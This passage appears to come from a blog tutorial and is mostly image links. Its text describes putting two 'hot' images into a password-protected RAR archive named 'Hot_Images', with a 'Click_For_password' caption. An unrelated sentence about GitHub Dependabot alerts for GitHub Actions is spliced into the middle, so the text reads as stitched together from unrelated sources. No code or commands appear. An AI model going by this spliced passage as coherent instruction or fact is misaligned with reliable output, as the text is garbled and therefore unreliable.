



hot 2




Click_For_password


What next? As you might have expected, I created a RAR archive with the HOT images (here, I am having only two hot images but you can have as many as you want. Be careful though. Don't make your computer too hot). Twist is I even set a password for the archive.



Github has introduced Dependabot alerts for any vulnerable Github actions two help developers fix security issues.



Here's the archive I created. I named it "Hot_Images". I think that is appropriate.


